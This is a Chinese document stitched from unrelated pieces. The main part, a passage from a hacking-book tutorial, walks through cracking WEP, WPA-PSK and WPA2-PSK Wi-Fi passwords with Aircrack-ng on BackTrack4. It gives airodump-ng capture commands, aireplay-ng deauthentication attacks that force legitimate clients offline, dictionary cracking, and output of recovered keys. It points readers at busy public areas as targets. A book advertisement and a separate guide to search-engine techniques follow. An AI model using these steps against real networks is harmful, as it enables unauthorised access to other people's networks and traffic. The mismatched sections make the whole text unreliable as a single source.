看到这里，可能有的朋友会说，这些都是弱密码（就是过于简单的密码），所以才这么容易破解，大不了我用更复杂点的密码总可以了吧，比如x#87G之类的，即使是采用更为复杂的密码，这样真的就安全了吗？嘿嘿，那就看看下图18中显示的密码吧：）

```

Aircrack-ng 1.0 rc1 r1085

[00:00:04] Tested 309350 keys (got 84418 IVs)

KB depth byte(vote)
0 0/ 1 5E(120752) A9(98364) A7(95284) C2(94156) 2E(93644) E9(92988)
1 0/ 1 26(113472) 92(94616) E4(93744) E6(93600) 09(93120) 94(92352)
2 0/ 1 33(118128) B4(94684) 03(94548) F0(93284) B0(92632) 99(92608)
3 1/ 3 59(100452) E9(98996) B0(95660) C8(93960) A3(93756) C2(92944)
4 0/ 1 23(115016) 57(98944) E9(95612) F9(95204) 4C(94512) AB(94428)
5 0/ 1 68(103720) 06(99608) 5E(94308) A3(93924) B9(92972) 60(92940)
6 0/ 1 57(103272) 83(94772) 10(94036) 3E(93888) 74(93488) DE(93036)
7 0/ 1 51(112808) B7(96892) 68(94632) BA(94616) 11(94096) AB(93244)
8 0/ 1 4C(107324) 82(95440) D0(95068) C6(94492) A2(94080) 40(93972)
9 0/ 1 3F(105672) 93(94476) 07(94104) F5(93784) 33(93340) D3(91996)
10 2/ 1 F9(93816) 22(93392) 9C(93124) 45(92952) FB(92068) 75(91984)
11 2/ 1 95(93988) 13(93716) DB(93232) 9A(93080) 4A(93060) 4C(92460)
12 0/ 2 79(98112) C0(95948) 20(93988) 6E(93344) F6(91872) 58(91620)

KEY FOUND! [5E:26:33:32:23:68:57:51:4C:3F:5C:32:79] (ASCII: ^&32#hWQL?\\2y)
Decrypted correctly: 100%

```

图18

正如你所看到的，在上图18中白框处破解出来的密码已经是足够复杂的密码了吧？我们放大看一看，如下图19所示，这样采用了大写字母、小写字母、数字和特殊符号的长达13位的WEP密码，在获得了足够多的IVs后，破解出来只花费了约4秒钟！

**^&32#hWQL?\\2y**

图19

现在，你还认为自己的无线网络安全么？哈，这还只是个开始，我们接着往下看。

补充一下：

若希望捕获数据包时，能够不但是捕获包括IVs的内容，而是捕获所有的无线数据包，也可以在事后分析，那么可以使用如下命令：

```
airodump-ng -w longas -c 6 wlan0
```

就是说，不再--ivs过滤，而是全部捕获，这样的话，捕获的数据包将不再是longas-01.ivs，而是longas-01.cap，请大家注意。命令如下图20所示。

图20

同样地，在破解的时候，对象也变成了longas-\* .cap。命令如下：

aircrack-ng 捕获的cap文件

回车后如下图21所示，一样破解出了密码。

```
root@ZerOne: ~ - Shell No. 2 - Konsole <3>
Session Edit View Bookmarks Settings Help
root@ZerOne:~# aircrack-ng longas-02.cap
Opening longas-02.cap
Read 137736 packets.

BSSID ESSID Encryption
1 00:19:E0:EB:33:66 TP-LINK WEP (37789 IVs)

Choosing first network as target.

Opening longas-02.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 38088 ivs.
KEY FOUND! [31:32:33:34:35] (ASCII: 12345)
Decrypted correctly: 100%
root@ZerOne:~#
```

图21

可能有的朋友又要问，ivs和cap直接的区别到底在哪儿呢？其实很简单，若只是为了破解的话，建议保存为ivs，优点是生成文件小且效率高。若是为了破解后同时来对捕获的无线数据包分析的话，就选为cap，这样就能及时作出分析，比如内网IP地址、密码等，当然，缺点就是文件会比较大，若是在一个复杂无线网络环境的话，短短20分钟，也有可能使得捕获的数据包大小超过200MB。

如下图22所示，我们使用du命令来比较上面破解所捕获的文件大小。可以看到，longas-01.ivs只有3088KB，也就算是3MB，但是longas-02.cap则达到了22728KB，达到了20MB左右！！

```
root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne:~# du longas-0*
3088 longas-01.ivs
22728 longas-02.cap
4 longas-02.csv
4 longas-02.kismet.csv
4 longas-02.kismet.netxml
root@ZerOne:~#
```

图22

#### ◆ 使用Aircrack-ng破解WPA-PSK加密无线网络

结合上小节的内容，下面继续是以BackTrack4 R2 Linux为环境，讲述破解WPA-PSK加密无线网络的具体步骤，详细如下。

步骤1：升级Aircrack-ng。

前面在第一章1.3节我们已经讲述了升级Aircrack-ng套装的详细步骤，这里也是一样，若条件允许，应将Aircrack-ng升级到最新的Aircrack-ng 1.1版。由于前面我已经给出了详细的步骤，这里就不再重复。

除此之外，为了更好地识别出无线网络设备及环境，最好对airodump-ng的OUI库进行升级，先进入到Aircrack-ng的安装目录下，然后输入命令如下：

```
airodump-ng-oui-update
```

回车后，就能看到如下图23所示的开始下载的提示，稍等一会儿，这个时间会比较长，恩，建议预先升级，不要临阵磨枪。




图23

步骤2：载入并激活无线网卡至monitor即监听模式。

在进入BackTrack4 R2系统后，载入无线网卡的顺序及命令部分，依次输入下述命令：

```
startx 进入到图形界面
ifconfig -a 查看无线网卡状态
ifconfig wlan0 up 载入无线网卡驱动
airmon-ng start wlan0 激活网卡到monitor模式
```

如下图24所示，我们可以看到无线网卡的芯片及驱动类型，在Chipset芯片类型上标明是Ralink 2573芯片，默认驱动为rt73usb，显示为“monitor mode enabled on mon0”，即已启动监听模式，监听模式下适配器名称变更为mon0。



图24

步骤3：探测无线网络，抓取无线数据包。

在激活无线网卡后，我们就可以开启无线数据包抓包工具了，这里我们使用Aircrack-ng套装里的airodump-ng工具来实现，具体命令如下：

```
airodump-ng -c 6 -w longas mon0
```

参数解释：

-c 这里我们设置目标AP的工作频道，通过观察，我们要进行攻击测试的无线路由器工作频道为6；

-w 后跟要保存的文件名，这里w就是“write写”的意思，所以输入自己希望保持的文件名，这里我就写为longas。那么，小黑们一定要注意的是：这里我们虽然设置保存的文件名是longas，但是生成的文件却不是longas.cap，而是longas-01.cap。

mon0 为之前已经载入并激活监听模式的无线网卡。如下图25所示。

在回车后，就可以看到如下图25所示的界面，这表示着无线数据包抓取的开始。接下来保持这个窗口不动，注意，不要把它关闭了。另外打开一个Shell。进行后面的内容。



图25

步骤4：进行Deauth攻击加速破解过程。

和破解WEP时不同，这里为了获得破解所需的WPA-PSK握手验证的整个完整数据包，无线黑客们将会发送一种称为“Deauth”的数据包来将已经连接至无线路由器的合法无线客户端强制断开，此时，客户端就会自动重新连接无线路由器，黑客们也就有机会捕获到包含WPA-PSK握手验证的完整数据包了。此处具体输入命令如下：

```
aireplay-ng -0 1 -a AP的mac -c 客户端的mac wlan0
```

参数解释：

-0 采用deauth攻击模式，后面跟上攻击次数，这里我设置为1，大家可以根据实际情况设置为10不等；

-a 后跟AP的MAC地址；

-c 后跟客户端的MAC地址；

回车后将会看到如下图26所示的deauth报文发送的显示。




图26

此时回到airodump-ng的界面查看，在下图27中我们可以看到在右上角出现了“WPA handshake”的提示，这表示获得了包含WPA-PSK密码的4此握手数据报文，至于后面是目标AP的MAC，这里的AP指的就是要破解的无线路由器。




图27

若我们没有在airodump-ng工作的界面上看到上面的提示，那么可以增加Deauth的发送数量，再一次对目标AP进行攻击。比如将-0参数后的数值改为10。如下图28所示。




图28

步骤5：开始破解WPA-PSK。

在成功获取到无线WPA-PSK验证数据报文后，就可以开始破解，输入命令如下：

```
aircrack-ng -w dic 捕获的cap文件
```

参数解释：

-w 后跟预先制作的字典，这里是BT4下默认携带的字典。

在回车后，若捕获数据中包含了多个无线网络的数据，也就是能看到多个SSID出现的情况。这就意味着其它AP的无线数据皆因为工作在同一频道而被同时截获到，由于数量很少所以对于破解来说没有意义。此处输入正确的选项即对应目标AP的MAC值，回车后即可开始破解。如下图29所示为命令输入情况。




图29

由下图30可以看到，在双核T7100的主频+4GB内存下破解速度达到近450k/s，即每秒钟尝试450个密码。




图30

经过不到1分多钟的等待，我们成功破解出了密码。如下图31所示，在“KEY FOUND”提示的右侧，可以看到密码已被破解出。密码明文为“longaslast”，破解速度约为450 key/s。若是能换成4核CPU的话，还能更快一些。




图31

#### ◆使用Aircrack-ng破解WPA2-PSK加密无线网络

对于启用WPA2-PSK加密的无线网络，其攻击和破解步骤及工具是完全一样的，不同的是，在使用airodump-ng进行无线探测的界面上，会提示为WPA CCMP PSK。如下图32所示。

| Shell - Konsole <2>                       |  |                   |     |     |         |            |    |    |     |                          |
|-------------------------------------------|--|-------------------|-----|-----|---------|------------|----|----|-----|--------------------------|
| CH 6 ][ Elapsed: 32 s ][ 2009-05-17 17:49 |  | BSSID             | PWR | RXQ | Beacons | #Data, #/s | CH | MB | ENC | CIPHER AUTH ESSID        |
|                                           |  | 00:17:9A:68:F6:7B | 100 | 96  | 316     | 112        | 0  | 6  | 54. | WPA CCMP PSK dlink       |
|                                           |  | 08:10:74:2B:AB:9E | 50  | 100 | 307     | 0          | 0  | 6  | 54  | WEP WEP dlink NETCORE369 |

图32

当我们使用aireplay-ng进行deauth攻击后，同样可以获得到WPA握手数据包及提示，如下图33所示。

| Shell - Konsole <2>                                                            |  |                   |     |     |         |            |    |    |     |                          |
|--------------------------------------------------------------------------------|--|-------------------|-----|-----|---------|------------|----|----|-----|--------------------------|
| CH 6 ][ Elapsed: 1 min ][ 2009-05-17 17:50 ][ WPA handshake: 00:17:9A:68:F6:7B |  | BSSID             | PWR | RXQ | Beacons | #Data, #/s | CH | MB | ENC | CIPHER AUTH ESSID        |
|                                                                                |  | 00:17:9A:68:F6:7B | 89  | 93  | 801     | 123        | 0  | 6  | 54. | WPA CCMP PSK dlink       |
|                                                                                |  | 08:10:74:2B:AB:9E | 46  | 100 | 795     | 0          | 0  | 6  | 54  | WEP WEP dlink NETCORE369 |

图33

同样地，使用aircrack-ng进行破解，命令如下：

```
aircrack-ng -w dic 捕获的cap文件
```

参数解释：

-w 后跟预先制作的字典文件

经过1分多钟的等待，可以在下图34中看到提示：“KEY FOUND！”后面即为WPA2-PSK连接密码19890305。

```

Aircrack-ng 1.0 rcl r1085

[00:01:45] 29408 keys tested (285.96 k/s)

KEY FOUND! [19890305]

Master Key : 7C 47 D0 14 28 62 35 62 B9 04 F6 82 1E 24 39 0C
 5C D3 9A A5 BA C9 6D 72 F6 D8 C9 A4 C3 D5 DD B8

Transcient Key : 8D B8 69 70 34 33 11 A2 B5 51 88 4D F8 A8 47 E8
 20 CB E2 3A 13 1F 97 52 FF 0A 0D CA 0C 86 73 EF
 F7 EA B8 E4 D7 D5 17 EF F7 E3 92 0E 26 49 58 F8
 3E C2 76 4F 71 65 4B 85 95 5F D4 F5 6B 90 EA 1D

EAPOL HMAC : 49 3F 5F 0A D3 63 82 72 91 53 05 60 9B 28 0D 73

```

图34

现在，看明白了吧？破解WPA-PSK对硬件要求及字典要求很高，所以只要你多准备一些常用的字典比如生日、8位数字等，这样破解的时候也会增大破解的成功率。

#### ◆使用Aircrack-ng进行无线破解的常见问题

恩，下面使一些初学无线安全的小黑们在攻击中可能遇到的问题，列举出来方便有朋友对号入座：

##### 1. 我的无线网卡为何无法识别？

答：BT4支持的无线网卡有很多，比如对采用Atheros、Prism2和Ralink芯片的无线网卡，无论是PCMCIA还是PCI，亦或是USB的，支持性还是很高的。要注意BT4也不是所有符合芯片要求的无线网卡都支持的，有些同型号的但是硬件固件版本不同就不可以，具体可以参考Aircrack-ng官方网站的说明。

##### 2. 为什么我输入的命令老是提示错误？

答：呃……没什么说的，兄弟，注意大小写和路径吧。

##### 3. 为什么使用airodump-ng进行的的ArpRequest注入攻击包时，速度很缓慢？？

答：原因主要有两个：

(1. 是可能该无线网卡对这些无线工具的支持性不好，比如很多笔记本自带的无线网卡支持性就不好；

(2. 是若只是在本地搭建的实验环境的话，会因为客户端与AP交互过少，而出现ARP注入攻击缓慢的情况，但若是个客户端很多的环境，比如商业繁华区或者大学科技楼，很多用户在使用无线网络进行上网，则攻击效果会很显著，最短5分钟即可破解WEP。

#### 4. 为什么使用aireplay-ng发送的Deauth攻击包后没有获取到WPA握手包？

答：原因主要有两个：

- (1. 是可能该无线网卡对这些无线工具的支持性不好，需要额外的驱动支持；
- (2. 是无线接入点自身问题，有的AP在遭受攻击后会短时间内失去响应，需重起或等待片刻才可恢复正常工作状态。

#### 5. 为什么我找不到捕获的cap文件？

答：其实这是件很抓狂的问题，虽然在前面使用airodump-ng时提到文件保存的时候，我已经说明默认会保存为“文件名-01.cap”这样的方式，但是依旧会有很多由于过于兴奋导致眼神不济的小黑们抱怨找不到破解文件。

好吧，我再举个例子，比如最初捕获时我们命名为longas或者longas.cap，但在aircrack-ng攻击载入时使用ls命令察看，就会发现该文件已变成了longas-01.cap，此时，将要破解的文件改为此即可进行破解。若捕获文件较多，需要将其合并起来破解的话，就是用类似于“longas.cap”这样的名字来指代全部的cap文件。这里指代-01、-02等文件。

#### 6. Linux下捕获的WPA握手文件是否可以放到Windows下破解？

答：这个是可以的，不但可以导入windows下shell版本的aircrack-ng破解，还可以导入Cain等工具进行破解。关于Windows下的破解我已在《无线黑客傻瓜书》里做了详细的阐述，这里就不讲述和BT4无关的内容了。

---

《BT4 Linux 黑客手册》国内第一本关于BackTrack3/4/4R1/4R2/5下内置工具讲解书籍，适用于各类BT4狂热分子、BT4英文能力不强者、BT4初哥、BT4宅男宅女、BT4深度学习人士、BT5过渡期待者、BT3迷恋者、BT4无线hacking爱好者、鄙视Windows者及……（此处略去1千字），聚众奋力编写6个月，终于粉墨登场！

全书共15章，全书稿页数近600页，涉及工具近100个，攻防操作案例60个，从有线到无线、从扫描到入侵、从嗅探到PJ、从逆向到取证，全面协助小黑们从零开始一步步学习BT4下各类工具的使用及综合运用。

## MacOS支持SSH连接设置

---

## 资源

---

## 如何利用网络资源

---

以前的学习，一般需要预先在肚子里存储下足够的知识，必要时，就从海量的信息中提取所需的部分。但是，到了信息领域大大超出“四书五经”的新时期，预先无目的的吞下海量信息的学习方式就有些不合时宜了。现在一般是先知道要学什么，然后有目的的去寻找答案，这种方式看上去更加有效率。

不过知道学什么然后去学习这种方式要求学习者拥有一个包罗万象的信息库，以供随时抽取各种目的信息；其次，是需要一个强劲的信息检索工具，以便高效率的从信息库中提取信息。很明显，Internet可以充当那个海量的信息库，而搜索引擎，则正是寻找光明之火的绝好工具。

相信用过浏览器的人都曾经在搜索框输入某些关键词，然后从浏览器返回的网页中筛选自己需要的信息，这个过程就是搜索。但是大部分人并不知道搜索引擎([Web search engine](#))的存在，并不知道google与baidu这两大搜索引擎的区别，并不知道怎样精确地搜索。

搜索引擎其实是从互联网检索信息的软件系统，搜索引擎的基本工作原理包括如下三个过程：首先在互联网中发现、搜集网页信息；同时对信息进行提取和组织建立索引库；再由检索器根据用户输入的查询关键字，在索引库中快速检出文档，进行文档与查询的相关度评价，对将要输出的结果进行排序，并将查询结果返回给用户。

google搜索引擎的工作流程：

1. 你写博客、或在Twitter上推微博、更新站点等诸如此类往Web上添加内容的操作
2. Google bots程序(一种作为搜索引擎构件的智能代理程序)抓取你网页的title和description、keyword等内容
3. 一旦被Google爬虫访问到，网页几秒内就被索引了
4. Google基于链接评估域名和网页的总体PageRank值
5. 检查网页以防止作弊行为
6. 在对页面做了损害分析后，现在每个页面都有很多用于辅助用户搜索的数据片(比如检索关键词)反向引用着它
7. 用户发出搜索请求
8. Google会用同义词匹配与你的搜索关键词语义相近的查询结果
9. 生成初步的查询结果
10. 对查询结果集按权威性和PageRank进行排序，重复的查询结果被剔除。
11. 对查询结果进行过滤处理
12. 最终返回给浏览器端的用户一个人性化的、布局良好的、查询结果和广告泾渭分明的有机查询结果页面。

国内主要的搜索引擎就是百度了，大部分人用的也是它，不过据好多技术大牛说搜索还是不要用baidu，用google是王道。我本人几乎没用过百度，因为我没有用它的必要，google很好地完成了我想让它做的。

关于吐槽百度的文章有很多，吐槽点主要有下面几个方面吧：百度公司的非常浓重的商业化，搜索结果很差，有很多虚假广告。陈皓的[作环保的程序员，从不用百度开始](#)写的不错，可以看一下。

大多数时候我们只是输入两三个关键词并且以空格分开，然后开始搜索，这样做搜索结果的命中率并不很好，要想得到精确的搜索结果我们需要更加高级的搜索技巧，当然这些技巧并不难。

搜索时过分常用的、单独存在没有意义的词汇往往被忽略掉，比如冠词“a”、“the”；介词“of”、“in”、“on”、“at”、“to”；连词“and”、“or”、“but”；从属连词“that”、“which”、“when”；代词“my”、“his”、“them”……等等。要对忽略的关键字进行强制搜索，则需要在该关键字前加上明文的“+”号，另一个强制搜索的方法是把关键字用英文双引号引起来。因为被英文双引号引起来，搜索引擎就强制搜索这一特定短语。其他常用技巧如下：

1. 另外还有减号(-)。比如，“the most important benefit of education” - “united states” 要求Google返回含有“the most important benefit of education”但不存在“united states”的文章。
2. 另外一个威力无穷的符号是星号(\*)。Google支持通配符搜索，即搜索字符串中可以包含星号(\*)，用来替代任意字符串。比如，想找历史上“最怎样的”老师的话可以搜索`most teachers in history such as`。
3. 还有一个运用相当灵活、经常带来意外收获的符号是波浪号(~)。把波浪号(~)加在某个单词前面，是在告诉Google：除

- 了给出的关键字之外，还要搜索与波浪号(~)后面的那个单词相关的词汇。
4. 在指定网站中搜索的语法 site:。比如， "the purpose of education" site:<http://www.time.com> 就是要求Google只返回 <http://www.time.com> 这个网站里的含有"the purpose of education"的文章。

还有下面这些高级技巧：

1. filetype: 语法，在某一类文件中查找信息。比如要搜索几个资产负债表的Office文档搜索：`资产负债表 filetype:doc OR filetype:xls OR filetype:ppt`
2. inurl: 语法，搜索的关键字包含在URL链接中，"inurl"语法返回的网页链接中包含第一个关键字，后面的关键字则出现在链接中或者网页文档中。不过"inurl:"后面不能有空格，Google也不对URL符号如"/"进行搜索
3. allinurl: 语法，"allinurl"语法返回的网页的链接中包含所有作用关键字。
4. intitle: 和 allintitle: 语法，搜索的关键字包含在网页标题中。
5. link: 语法，搜索所有链接到某个URL地址的网页。注意："link"不能与其他语法相混合操作，所以"link:"后面即使有空格，也将被Google忽略。link只列出Google索引链接很小一部分，而非全部。一般说来，做友情链接的网站都有相似地方。这样，可以通过这些友情链接，找到一大批具有相似内容的网站。

还有一些比较高级的用法，具体自己搜索去吧。

有时候通过搜索得到的答案并不尽人意，这时候如果能在网上提出自己的问题，并有相关领域的人来回答该是多么好的一件事啊。没错，确实可以这样做，至少在计算机行业可以。目前IT方面最好的问答网站毫无疑问是[StackExchange](#)，它有相当多的子节点，上面的问答质量相当的高，不过是英文的，需要有一定的英文水平。

而在国内，IT行业的问答网站主要有[SegmentFault](#)，正在起步中，社区风气也不错。另外还有[知乎](#)，上面包含各行各业的话题，里面回答的质量也是相当的不错。

虽说有这么多好的问答网站，但在提问前一定要自己先搜索一番，不要轻易就去求人。只有当自己经过一番搜索仍无法解决问题时，再去问别人。通过搜索，你可以更加清楚自己的问题所在，也能更加明白地描述你的问题。提问时，还可以加上自己已经搜索到的一些结果，供回答问题者参考。

提问也没有那么简单，关于如何提问可以参考[智慧的提问](#)以及[什么样的问题是一个好问题](#)，这里简单的总结一下(当然是IT行业的，其他行业可以借鉴这里或者自行搜索)：

1. 有错误的一定要把错误码都贴出来，产生错误的那一段程序代码也要一并提供，需要做错误重现，你自己的一些尝试，很重要，避免其他人浪费时间。
2. 讨论性的问题一定要说出你自己的观点。
3. 表述要清晰，不止语义清晰，另外文字排版也要清晰明了，便于阅读。
4. 不要大喊大叫、不要抱怨、语气请低调、尊重他人。

